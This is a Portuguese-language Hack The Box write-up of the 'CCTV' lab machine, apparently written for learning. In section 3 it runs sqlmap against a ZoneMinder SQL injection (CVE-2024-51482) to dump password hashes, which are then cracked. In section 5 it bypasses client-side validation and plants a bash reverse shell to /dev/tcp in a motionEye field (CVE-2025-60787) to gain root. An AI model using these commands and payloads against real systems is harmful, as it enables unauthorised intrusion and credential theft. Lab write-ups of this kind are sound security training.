HACK THE BOX – CCTV

Dificuldade: Easy

Andris Geraldo de Castro

19/04/2026

HACK THE BOX – CCTV 1
1. Visão Geral 3
2. Reconhecimento 3
3. Exploração 5
4. Movimentação Lateral 7
5. Escalada de Privilégios 7
6. Conclusão 11
7. Referências 11

1. Visão Geral

CCTV é um desafio CTF de dificuldade fácil disponível na plataforma Hack the Box. A exploração começa com o acesso do Zone Minder. Após descobrir a versão da plataforma, é possível descobrir as vulnerabilidades existentes do sistema. A vulnerabilidade pode ser explorada por um Boolean Based SQL Injection, que nos dá o acesso às senhas dos usuários existentes no banco de dados. Logo após, é descoberta outra plataforma chamada . Dentro da máquina, existe um binário com SUID que permite escalar privilégios.

2. Reconhecimento

O reconhecimento começa com um escaneamento de portas utilizando a ferramenta Nmap:

```
nmap -v -sV -T4 <TARGET_IP>
```

Output:


```
PORT STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14
80/tcp open  http    Apache httpd 2.4.58
```

Temos uma porta http e outra ssh, futuramente voltaremos nessa ssh mas por enquanto vamos explorar a http.

Colocando o IP alvo no navegador, não conseguimos acessar o site, então iremos modificar o arquivo /etc/hosts:

```
<TARGET_IP>          cctv.htb
```

Agora sim conseguimos acesso ao site:




Ao clicarmos no botão **Staff Login** nos deparamos com uma página de login, onde podemos inserir um usuário e uma senha.

Na primeira tentativa, foi testado:


```
user: admin   | password: admin
```

E conseguimos acesso ao painel. Mas caso quiséssemos ter certeza das credenciais, poderíamos utilizar a ferramenta Burp Suite para a enumeração de usuários e para descobrirmos a senha.



3. Exploração

Analisando a página, descobrimos que se trata de um sistema chamado **Zone Minder** na sua versão **1.37.63**. Logo, vamos pesquisar as vulnerabilidades expostas dessa versão.



Realizando a pesquisa, descobrimos que a vulnerabilidade é a **CVE-2024-51482**, que se trata de uma vulnerabilidade suscetível à **Boolean-Based SQL Injection.**

Lendo um pouco mais sobre, temos que a vulnerabilidade está em:

```
http://hostname_or_ip/zm/index.php?view=request&request=event&action=removetag&tid=1
```

Sabendo que este endereço está vulnerável à SQLi, podemos rodar o SQLMap.

Lembrando que, é importante alterarmos o cookie ZMSESSID para um ID que possui permissão.

Ao entrar no painel do Zone Minder como ‘admin’, com F12 achamos o cookie que nos diz qual o ID que nos dá essa permissão.

Então:

```
sqlmap -u
"http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" \
  --cookie="ZMSESSID=<COOKIE>" \
  --dbms=mysql \
  -p tid \
  --technique=T \
  -D zm -T Users -C Name,Password --dump
```

Para evitar perda de tempo, supus que a tabela Users e as colunas Name e Password existiam.

Output:

```
+---------+-----------------------------------------------------------------------------------------+
| Name    | Password                                                                                |
+---------+-----------------------------------------------------------------------------------------+
| <blank> | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm  |
| admin   | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m      |
| mark    | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
+---------+-----------------------------------------------------------------------------------------+
```

Bom, achamos os usuários e suas respectivas senhas, porém estão hasheadas com bcrypt.

Para essa ocasião, iremos utilizar a ferramenta Hashcat para crackear a senha, especificamente a senha do usuário ‘mark’.

```
 hashcat -m 3200 -a 0 \
‘$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.’ \
/usr/share/wordlists/rockyou.txt
```

Output:

```
$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:<PASSWORD>
```

Tendo a senha do usuário ‘mark’ em mãos, vamos tentar uma conexão SSH, já que, com Nmap descobrimos que existe uma porta SSH aberta:

```
ssh mark@cctv.htb
```

Utilizando a senha que obtivemos do hashcat, o acesso foi bem sucedido.

4. Movimentação Lateral

Não houve movimento lateral, já que o usuário mark, obtido pelo SQL Injection, já possuía os acessos necessários para a etapa de escalada de privilégios. Não foram identificados outros usuários intermediários nem necessidade de pivoting entre serviços.

5. Escalada de Privilégios


Após obter acesso à máquina com o usuário ‘mike’, foi executado um comando para descobrir os serviços rodando internamente:

```
ss -tlnp
```

Output:

```
. . .
LISTEN   0      4096        127.0.0.1:8888        0.0.0.0:*
LISTEN   0      128         127.0.0.1:8765        0.0.0.0:*
LISTEN   0      4096        127.0.0.1:8554        0.0.0.0:*
. . .
```

Essa porta revela um sistema chamado **motionEye**. Então tentaremos acessar pelo navegador e por SSH:




```
ssh -L 8765:127.0.0.1:8765 mark@<TARGET_IP>
```

Com o acesso ao motionEye, vamos descobrir a versão para procurarmos vulnerabilidades expostas do sistema:

```
pip show motioneye
```

```
Name: motioneye
Version: 0.43.1b4
Summary: motioneye, a multilingual web interface for motion.
Home-page: https://github.com/motioneye-project/motioneye
Author: Calin Crisan, Jean Michault, ...
Author-email: author@example.com
License: GNU General Public License v3.0
Location: /usr/local/lib/python3.12/dist-packages
Requires: babel, boto3, jinja2, pillow, pycurl, tornado
Required-by:
```

Com a versão em mãos, vamos usar o searchsploit para acharmos vulnerabilidades expostas:

```
searchsploit motion eye
```

```
 Exploit Title                                  | Path
-------------------------------------------------+---------------------------------
motionEye 0.43.1b4 - RCE                         | multiple/webapps/52481.txt
-------------------------------------------------+---------------------------------
Shellcodes: No Results
Papers: No Results
```

A vulnerabilidade em questão é a **CVE-2025-60787**, se trata de RCE (Remote Code Execution).

Para conseguirmos prosseguir, precisamos de um usuário cadastrado no motionEye com privilégios. Para isso, executamos em ‘mark’:


```
cat /etc/motioneye/motion.conf
```

Output:

```
# @admin_username admin
# @normal_username user
# @admin_password <ADMIN_PASSWORD>
# @lang en
# @enabled on
# @normal_password
```

Com o acesso de admin no motionEye, podemos explorar a vulnerabilidade.


A vulnerabilidade se encontra na seção de configurações, em ‘Image File Name’, onde podemos colocar um comando e ele executará como root.



Sabendo disso, vamos inserir no campo um **Reverse Shell**.


```
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/<MEU_IP>/4444 0>&1\'")").%Y-%m-%d-%H-%M-%S
```

Porém, aparece uma mensagem:



Para evitarmos essa mensagem, vamos enviar um comando pelo console pelo F12:

```
configUiValid = function() { return true; };
```



Agora podemos inserir o comando no espaço Image File Name.
Mas antes, precisamos abrir um terminal listener para que o comando dê certo:

```
nc -lvnp 4444
```

Conseguimos acesso ao root da máquina:

```
root@cctv:/etc/motioneye# whoami
whoami
root
root@cctv:/etc/motioneye# id
id
uid=0(root) gid=0(root) groups=0(root)
root@cctv:/etc/motioneye#
```

E assim, conseguimos ver o conteúdo das flags de usuário e root.

6. Conclusão

O desafio CCTV demonstra vulnerabilidades como uma falha de SQL Injection que expôs credenciais de usuários e uma vulnerabilidade Remote Code Execution no motionEye que permite executar um Reverse Shell como root e assim tendo acesso às flags de usuário e root.

7. Referências

Hack the Box — CCTV: https://app.hackthebox.com/machines/CCTV

sqlmap — https://github.com/sqlmapproject/sqlmap

CVE-2024-51482 — https://github.com/ZoneMinder/zoneminder

CVE-2025-60787 — https://github.com/motioneye-project/motioneye